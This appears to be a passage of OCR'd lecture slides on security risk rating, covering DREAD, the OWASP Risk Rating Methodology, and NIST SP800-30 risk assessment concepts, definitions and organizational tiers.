
The DREAD name comes from the initials of the five categories listed. It was initially proposed for threat modeling (like STRIDE) but was abandoned when it was discovered that the ratings are not very consistent and are subject to debate. It was discontinued at Microsoft by 2008.
When a given threat is assessed using DREAD, each category is given a rating from 1 to 10. The sum of all ratings for a given issue can be used to prioritize among different issues.

(see https://adam.shostack.org/modsec08/Shostack-ModSec08-Experiences-Threat-Modeling-At-Microsoft.pdf)

E2d Security Risk: Rating

NIST SP800-30 - Guide for Conducting Risk Assessments

Risk assessment is one of the fundamental **components** of an organizational **Risk Management** process.
Risk assessments are used to **identify**, **estimate**, and **prioritize risk** to organizational operations (i.e., mission, functions, image, and reputation), organizational assets, individuals, other organizations, and the Nation, resulting from the operation and use of information systems.


ASSESS
Information and Communications Flows
Information and Communications Flows
FRAME
MONITOR
RESPOND


Risk management processes include:

(i) framing risk;
(ii) assessing risk;
(iii) responding to risk;
(iv) monitoring risk.

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf

E2e Security Risk: Rating

OWASP Risk Rating Methodology



This methodology, developed and maintained by OWASP, aims to provide a unified framework for risk classification in the web application environment from both a technical and a business point of view. This methodology is based on six (6) steps able to make the measurement of the risk of a vulnerability quantifiable and repeatable.

Step	Name	Description
1	**Identifying a Risk**	Information Gathering about the affected threat agent, the attack that will be used, the vulnerability, if any, involved, and the impact of a successful exploit on the business
2	**Factors for Estimating Likelihood**	Approximate measure of the probability of occurrence of the attack. Factors related to are addressed: • Threat Agent: threat agent characteristics (if multiple, use worst case) • Vulnerability: characteristics of "discoverability" and "exploitability" by the threat agent
3	**Factors for Estimating Impact**	Estimate of the 2 possible impacts of a possible attack: • Technical Impact: data and functions provided by the application • Business Impact: importance of the application within the corporate application infrastructure
4	**Determining the Severity of the Risk**	Combination of probability estimation (Likelihood) and impact estimation (Impact), so as to infer the overall severity for this risk (expressed qualitatively: High, Medium, Low)).
5	**Deciding What to Fix**	Prioritization of fixes, according to the risk values of the application
6	**Customizing the Risk Rating Model**	Possible customization of the model

https://owasp.org/www-community/OWASP_Risk_Rating_Methodology


E3 Security Risk: Rating

NIST SP800-30 - Guide for Conducting Risk Assessments

Risk assessments are used to identify, estimate, and prioritize risk to organizational operations (i.e., mission, functions, image, and reputation), organizational assets, individuals, other organizations, and the Nation, resulting from the operation and use of information systems.


The purpose of **risk** assessments is to **inform decision makers** and **support risk responses** by identifying:


- relevant **threats** to organizations or threats directed through organizations against other organizations;
- **vulnerabilities** both internal and external to organizations;
- **impact** (i.e., harm) to organizations that may occur given the potential for threats exploiting vulnerabilities
- **likelihood** that harm will occur.



E3a Security Risk: Rating

NIST SP800-30 - Guide for Conducting Risk Assessments: Keywords 1/2






- **Risk**: A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of:
    1. the adverse impacts that would arise if the circumstance or event occurs;
    2. the likelihood of occurrence ;

- **Risk Assessment**: The process of identifying, estimating, and prioritizing risks to organizational operations (including mission, functions, image, reputation), organizational assets, individuals, other organizations, and the Nation, resulting from the operation of an information system. Part of risk management, incorporates threat and vulnerability analyses, and considers mitigations provided by security controls planned or in place. Synonymous with risk analysis.

- **Risk Management**: The program and supporting processes to manage information security risk to organizational operations (including mission, functions, image, reputation), organizational assets, individuals, other organizations, and the Nation, and includes:
    1. establishing the context for risk-related activities;
    2. assessing risk;
    3. responding to risk once determined;
    4. monitoring risk over time;

E3b Security Risk: Rating

NIST SP800-30 - Guide for Conducting Risk Assessments: Keywords 2/2



- **Cost-Benefit Analysis**: systematic approach to estimating the strengths and weaknesses of alternatives solutions (entailing security measures);

- **Risk Mitigation**: Prioritizing, evaluating, and implementing the appropriate risk-reducing controls/countermeasures recommended from the risk management process. A subset of Risk Response;

- **Residual Risk**: Portion of risk remaining after security measures have been applied;

- **Security Controls**: The management, operational, and technical controls (i.e., safeguards or countermeasures) prescribed for an information system to protect the confidentiality, integrity, and availability of the system and its information;

- **Threat**: Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, or modification of information, and/or denial of service;

- **Vulnerability**: Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited by a threat source.

E3c Security Risk: Rating


NIST SP800-30 - Guide for Conducting Risk Assessments

The end result is a determination of risk (i.e., typically a function of the degree of harm and likelihood of harm occurring).

Risk assessments can be conducted at all three tiers in the risk management hierarchy—including

- Tier 1 (organization level),
- Tier 2 (mission/business process level),
- Tier 3 (information system level).

At Tiers 1 and 2, organizations use risk assessments to evaluate, for example, systemic information security-related risks associated with organizational governance and management activities, mission/business processes, enterprise architecture, or the funding of information security programs.



STRATEGIC RISK

- Traceability and Transparency of Risk-Based Decisions
- Organization-Wide Risk Awareness

TIER 1
ORGANIZATION

TIER 2
MISSION / BUSINESS PROCESSES

TIER 3
INFORMATION SYSTEMS

- Inter-Tier and Intra-Tier Communications
- Feedback Loop for Continuous Improvement


TACTICAL RISK

At Tier 3, organizations use risk assessments to more effectively support the implementation of the Risk Management Framework (i.e., security categorization; security control selection, implementation, and assessment; information system and common control authorization; and security control monitoring).

E3d Security Risk: Rating

NIST SP800-30 - KEY RISK CONCEPTS

Risk is a measure of the extent to which an entity is threatened by a potential circumstance or event


- Risk Assumptions
- Risk Constraints
- Priorities and Tradeoffs
- Risk Tolerance
- Uncertainty
ORGANIZATIONAL RISK FRAME
RISK MANAGEMENT STRATEGY OR APPROACH
- Establishes Foundation for Risk Management
- Delineates Boundaries for Risk-Based Decisions
DETERMINES
DETERMINES
Risk Assessment Methodology
Risk Assessment Process
Risk Model
Assessment Approach
Analysis Approach

Risk is typically a function of:

(i) the **adverse impacts** that would arise if the circumstance or event occurs;

(ii) the **likelihood** of occurrence


Information security risks are those risks that

1. **arise** from the **loss** of **CIA** (Confidentiality, Integrity, or Availability) of **information** or **information systems** and
2. **reflect** the potential **adverse impacts** to **organizational operations** (i.e., mission, functions, image, or reputation), organizational **assets**, **individuals**, other **organizations**, and the Nation

Risk Assessment is the process of **identifying**, **estimating**, and **prioritizing** information **security risks**. Assessing risk requires the careful analysis of threat and vulnerability information to determine the extent to which circumstances or events could adversely impact an organization and the likelihood that such circumstances or events will occur

E3e Security Risk: Rating

NIST SP800-30 - Key Risk Concepts



A risk assessment methodology typically includes:

(i) a **risk assessment process**;

(ii) an explicit **risk model**, defining key terms and assessable risk factors and the relationships among the factors;

(iii) an **assessment approach** (e.g., quantitative, qualitative, or semi-qualitative), specifying the range of values those risk factors can assume during the risk assessment and how combinations of risk factors are identified/analyzed so that values of those factors can be functionally combined to evaluate risk;

(iv) an **analysis approach** (e.g., threat-oriented, asset/impact-oriented, or vulnerability-oriented), describing how combinations of risk factors are identified/analyzed to ensure adequate coverage of the problem space at a consistent level of detail. Risk assessment methodologies are defined by organizations and are a component of the risk management strategy developed during the risk framing step of the risk management process

- **Threat-oriented** approach starts with the identification of threat sources and threat events, and focuses on the development of threat scenarios; vulnerabilities are identified in the context of threats, and for adversarial threats, impacts are identified based on adversary intent;
- **Asset/Impact-oriented** approach starts with the identification of impacts or consequences of concern and critical assets, and identifying threat events that could lead to and/or threat sources that could seek those impacts or consequences;
- **Vulnerability-oriented** approach starts with a set of predisposing conditions or exploitable weaknesses/deficiencies in organizational information systems or the environments in which the systems operate, and identifies threat events that could exercise those vulnerabilities


E3f1 Security Risk: Rating

NIST SP800-30 – Applications 1/2

Risk assessments can be conducted at all three tiers in the risk management hierarchy—organization level, mission/business process level, and information system level. Traditional risk assessments generally focus at the Tier 3 level (i.e., information system level) and as a result, tend to overlook other significant risk factors that may be more appropriately assessed at the Tier 1 or Tier 2 levels (e.g., exposure of a core mission/business function to an adversarial threat based on information system interconnections).
Risk assessments support risk response decisions at the different tiers of the risk management hierarchy.

At **Tier 1**, risk assessments can affect, for example:


(i) organization-wide information security programs, policies, procedures, and guidance;
(ii) the types of appropriate risk responses (i.e., risk acceptance, avoidance, mitigation, sharing, or transfer);
(iii) investment decisions for information technologies/systems;
(iv) procurements;
(v) minimum organization-wide security controls;
(vi) conformance to enterprise/security architectures;
(vii) (vii) monitoring strategies and ongoing authorizations of information systems and common controls.


STRATEGIC RISK
- Traceability and Transparency of Risk-Based Decisions
- Organization-Wide Risk Awareness
- Inter-Tier and Intra-Tier Communications
- Feedback Loop for Continuous Improvement
TIER 1
ORGANIZATION
TIER 2
MISSION / BUSINESS PROCESSES
TIER 3
INFORMATION SYSTEMS
TACTICAL RISK

E3f2 Security Risk: Rating

NIST SP800-30 – Applications 2/2

Risk assessments support risk response decisions at the different tiers of the risk management hierarchy.


STRATEGIC RISK
- Traceability and Transparency of Risk-Based Decisions
- Organization-Wide Risk Awareness
- Inter-Tier and Intra-Tier Communications
- Feedback Loop for Continuous Improvement
TIER 1
ORGANIZATION
TIER 2
MISSION / BUSINESS PROCESSES
TIER 3
INFORMATION SYSTEMS
TACTICAL RISK

At **Tier 2**, risk assessments can affect, for example:

(i) enterprise architecture/security architecture design decisions;

(ii) the selection of common controls;

(iii) the selection of suppliers, services, and contractors to support organizational missions/business functions;

(iv) the development of risk-aware mission/business processes; and (v) the interpretation of information security policies with respect to organizational information systems and environments in which those systems operate.

Finally, at **Tier 3**, risk assessments can affect, for example:

(i) design decisions (including the selection, tailoring, and supplementation of security controls and the selection of information technology products for organizational information systems);

